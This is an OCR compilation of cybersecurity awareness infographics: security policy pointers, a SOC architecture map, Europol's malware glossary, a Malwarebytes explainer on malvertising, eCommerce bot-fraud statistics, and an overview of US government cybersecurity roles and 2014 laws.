
Produce a policy to control all access to removable media. Limit media types and use. Scan all media for malware before importing into the corporate system

Incident Management

Establish an incident response and disaster recovery capability. Produce and test incident management plans. Provide specialist training to the incident management team. Report criminal incidents to law enforcement.

Managing User Privileges

Establish account management processes and limit the number of privileged accounts. Limit user privileges and monitor user activity. Control access to activity and audit logs.


Cyber Laws, Government Policies, Frameworks
National SOC
OEM / Vendor Security Groups and Blogs
Central Coordinate SOC
TTP's
IOE's
Intel
IOC's
Blacklists
SOC Enclave
Enterprise Network
Perimeter
Firewalls / IPS / HoneyPot / Router / WAF / IDS / Email Gateway / Spam Filter / Web Proxy / Anti Malware
DMZ / Crown Jewels
Switches / Zones / HIPS / NIPS / NAC / VLAN / VPN / ACL's / SIV / AV / DNS / DB / DHCP
LAN / Internal Zones
Switches / AV / ATP / HIPS / DLP / DB Monitoring / Patching / NAC / MFA
Endpoints
AD / DNS / AV / Hash / SIV / DLP / SIV / PKI / Data Protection / 0-day protection / App Whitelisting
SysLogs
NetFlow
Packets
Audit Logs
Tier 1 - Analyst
Tier 2 - Incident Responder
Tier 3 - Threat Hunter
Tier 4 - SOC Manager
CISO
SIEM
Network Behavior Analysis
APT Solution
Incident Management
Vulnearability Management
Digital Forensics and Incident Responder
First Responder
1. Offline
2. Online
3. As-A-Service
Countermeasures Implementation
Business Executives
Forensics & Post Incident Strategy
Gap Analysis
Cyber Drills
VA / PT
Compromise Assessment
Threat Assessment
Governance , Risk & Compliance

EUROPOL | EC3 European Cybercrime Centre

MALWARE BASICS

Malware is short for ***mal**icious* soft***ware***. It is designed to infiltrate a computer system or mobile device without the owner's consent to gain control over the device, steal valuable information or damage the data. Malware remains a key threat both for private citizens and businesses. There are many types of malware, and they can complement each other when performing an attack.

TROJAN

It poses as a legitimate programme (or is embedded within one), but has malicious intentions. The damage it can cause depends on the motivation of the attacker: spying, stealing data, deleting files, expanding a botnet, performing DDoS attacks, etc.

RANSOMWARE

It either partially or completely prevents users from accessing their electronic devices, demanding them to pay a ransom by a certain deadline to regain control. There are two well-known types: WINLOCKER locks the device screen and restricts access to the whole system, while CRYPTOLOCKER encrypts relevant files (documents, photos or databases).

BACKDOOR/ RAT

*Remote Access Trojan

It allows remote and unauthorised access to a computer system. Backdoors can be detected (if they already exist) or installed via another piece of malware. It gives almost total control to the attacker, who can perform a wide range of actions: monitoring, interfering, intercepting, modifying, etc.

ROOTKIT

A collection of programmes that enable administrator-level access to a computer or computer network. Once installed, it masks the fact that a system has been compromised, allowing the attacker to gain root or privileged access to the computer and, possibly, other machines on the network.

FAKE ANTIVIRUS

Fake applications that pretend to scan and find malware/security threats on a user's device, misleading them into paying for the simulated removal. Besides the standard payload (50-100 EUR) to remove the malware, they normally contain a Trojan.

ADWARE

Applications displaying advertising banners or pop-up windows, usually integrated into another programme offered at no charge or low cost. It tracks users' behaviour on the internet without their knowledge (visited websites) for advertising purposes.

COMPUTER WORM

It replicates itself over a computer network with no user interaction, via email, file sharing and links to infected websites. It can perform different actions, exploiting vulnerabilities automatically without further guidance.

SPYWARE


Applications unwittingly installed on a computer that monitor users' activity and transmit the information to a third party. They can get into a computer in various ways: as a software virus, as the result of installing a new (genuine) programme or by visiting malicious websites, among other ways.

FILE INFECTOR VIRUS

It infects executable files (such as .COM and .EXE) by inserting infected code or overwriting them, with the intention of causing permanent damage or making them unstable. When the executable file runs, so does the file infector virus.

Links and attachments in unsolicited emails, visits to unreliable websites, pop-up windows, open Wi-Fi networks, pirated software, peer-to-peer sharing websites and removable storage devices, paired up with the use of social engineering are common ways to get infected with malware!

Created by Europol


Can you collaborate with trusted partners to disrupt adversary campaigns?
ACT
Can you deploy proven countermeasures to evict and recover?
TRACK
During an intrusion, can you observe adversary activity in real-time?
HUNT
Can you detect an adversary that is already embedded?
BEHAVIORS
Can you detect adversary activity within your environment?
THREATS
Who are your adversaries? What are their capabilities?
TRIAGE
Can you accurately classify detection results?
DETECTION
Can you detect unauthorized activity?
TELEMETRY
Do you have visibility across your assets?
INVENTORY
Can you name the assets you are defending?

What is Malvertising?

Malicious advertising ("malvertising") is a type of online attack wherein malicious code hidden within an online ad infects your computer with malware.

How Malvertising Works

You visit a website. It doesn't matter if the site is sketchy or legitimate -- the threat lies within the ads on the site.

BUY

Advertisements can come in a variety of shapes and sizes, though usually appear as banners or pop-ups.

Malvertising utilizes numerous tactics, such as using an iFrame, an invisible box that can secretly navigate to additional web pages.

The iFrame redirects to an "Exploit Landing Page."

The landing page is where malicious code attacks your system.

The attack code exploits your system and installs malicious software.

Malicious Bidding

Cyber Criminals are able to utilize malvertising by submitting booby-trapped advertisements to ad networks for a real-time bidding process.

After the ad wins the bid, it is propagated in real time through various publishers and will only trigger its malicious payload if specific conditions are met.

Hard to Catch

Malicious ads rotate in with normal ads. Therefore, when a user visits an infected site, they might not be attacked.

Because duplicating the infection is difficult, this can make it very hard for security researchers to study a malvertising attack.

Protection

Using software like pop-up/ad blockers offers some protection against malvertising, but employing anti-exploit software in conjunction with an anti-malware is your best bet.

Learn more at www.malwarebytes.org.

Malwarebytes

8 Top threats against eCommerce
Bad Bots and Fraud are Out of Control
Account Takeover Explodes
3x
increase in number of attacks in 2017
$5.1B
in losses
Driven largely by advanced, predatory
"Stealth" Bots
that hijack customer accounts, then commit fraud and sabotage a retailer's customer relationships
Scraping of Prices and Website Content
Scraping Bots are up to
20%
of traffic
to shopping carts at most retailers. Every day, all day, scraping bots steal your price, product and inventory information to get a competitive advantage over you
Malicious Bots Drive Online Fraud
And the cost is high
43%
of e-commerce orders in peak months are fraudulent
11.5%
fraud rate for transactions larger than $500
$3.10
every $1 lost to online fraud actually costs a retailer triple
Scalping Bots
buy your entire inventory in 2 Seconds
Scalpers mark up their inventory
50% to 2,000%
Scalped sneaker resale market in 2017
$1 billion plus
Up to 90%
of actual checkouts are non-human on hot product sales
Ads Under Attack
$19 Billion in Fraudulent Ad Activity
9%
of total digital advertising spend, down the drain, due to
fake clicks
Bots simulate clicks, mouse movement, and social network activity in response to ads
Mobile Attacks
400% increase in bot attacks launched from smartphones
Even top-rated apps have little or no protection built in
The main methods of mobile attack are:
Impersonation
Emulation
Automation
E-Gift Card Fraud
$1,000,000,000 in Losses
Roughly 3% of the entire gift card market
E-gift cards show the highest fraud attempt rate of all products
We are over
50%
of web traffic

HOW GOVERNMENT DOES CYBERSECURITY

In the face of mounting threats, government has established cybersecurity as a top priority. But how exactly will local, state, and federal agencies accomplish the mission of securing critical information and infrastructure? Rather than taking on threats alone, every facet of government has to work together to create a comprehensive and robust cyber strategy. Each employee, department, branch, and level of government has a role to play.

SPONSORED BY:

Cisco, ForeScout, immixGroup Cyber Security Technologies, Intel Security, NetApp, ThunderCat Technology

PRODUCED BY:

govloop

SOURCES:


Congressional Research Service (CRS)
Performance.gov
Government Accountability Office (GAO)

THE LEADERSHIP

Chief Information Officer	Coordinate network configuration and management with security personnel to create an integrated, secure IT system
Chief Security Officer	Ensure that physical security systems are integrated with information security procedures and technologies
Chief Information Security Officer	Plan, deploy, and continuously monitor information security technologies and procedures to ensure efficacy and regulatory compliance
Chief Administrator	Provide strategic direction for agency cybersecurity policies
Agency Secretary	Liaise with other agencies and executive branch to guarantee agency policies are integrated with government-wide policies and best practices
CXO (Anyone Else)	Educate all employees about basic cyber hygiene, insider threat mitigation, and phishing scam detection

THE AGENCIES

AVERAGE CAP GOAL COMPLETION BY AGENCY - FY 2014 Q4



THE LEGISLATION

Federal Information Security Management Act (FISMA)
2014


- Requires each agency to "develop, document, and implement" information security risk management standards
- Encourages agencies to use automated security tools to continuously diagnose and mitigate security vulnerabilities
- Annually audits and rates agencies based on FISMA standards


National Cybersecurity Protection Act
2014

- Officially authorized DHS's National Cybersecurity and Communications Integration Center to act as a critical interface for sharing cybersecurity information among federal civilian agencies and key stakeholders
- Strengthens DHS's ability to coordinate incident response and provide technical assistance to agencies

Cybersecurity Enhancement Act
2014

- Facilitates the development of voluntary, industry-led standards and procures to reduce cyber risks to critical infrastructure
- Aims to strengthen cybersecurity research and development, workforce development and education, and public awareness and preparedness
- Authorizes NIST to assist agencies in the development of technical standards




Cybersecurity Domains
Security Architecture
CASB
Federated Identity
Cloud Security
Data Protection
Network Design
Secure Application Development
Baseline Configuration
Secure System Build
Access Control
Identity Management
Privileged Access Management
Identity & Access Management
Security Engineering
Cryptography
Physical Security
Framework and Standard
NIST
ISO/IEC
COBIT
SANS/CSC
Career Development
Training
Certification
Conferences
Peer Groups
Self Study
Risk Assessment
Vulnerability scan
Assets Inventory
4th Party Risk
3rd Party Risk
Blueteam
Social Engineering
Redteam
Application
Infrastructure
Penetration test
Source Code Scan
Blackbox
Whitebox
Data-Centric Risk Assessment
Data-Flow Map
Governance
Laws and Regulations
Industry Specific
Federal
State
Audit
Executive Management Involvement
Risk Informed
Reports and Scorecards
KPIs/KRIs
Company's Written Supervisory Procedures (WSPs)
Compliance & Enforcement
Policy
Procedure
Standard
Guideline
Security Operation
DR
Recovery
BCP
Detection
Protection
Prevention
Active Defense
SIEM
SOC
Vulnerability Management
Data Leakage
Incident Response
Breach Notification
Containment
Eradication
Investigation
Forensics
User Education
Training (new skills)
Awareness (reinforcement)
Threat Intelligence
External
Internal
Contextual
IOCs
Intel. Sharing

Types of Malware

BUGS
A type of error, flaw or failure that produces an undesirable or unexpected result. Bugs typically exist in a website's source code and can cause a wide range of damage.

WORMS
A worm relies on security failures to replicate and spread itself to other computers. They are often hidden in attachments and will consume bandwidth and overload a web server.

VIRUS
A piece of code that is loaded onto your website or computer without your knowledge. It can easily multiply and be transmitted as an attachment or file.

BOTS
A software program created to perform specific tasks. Bots can send spam or be used in a DDoS attack to bring down an entire website.

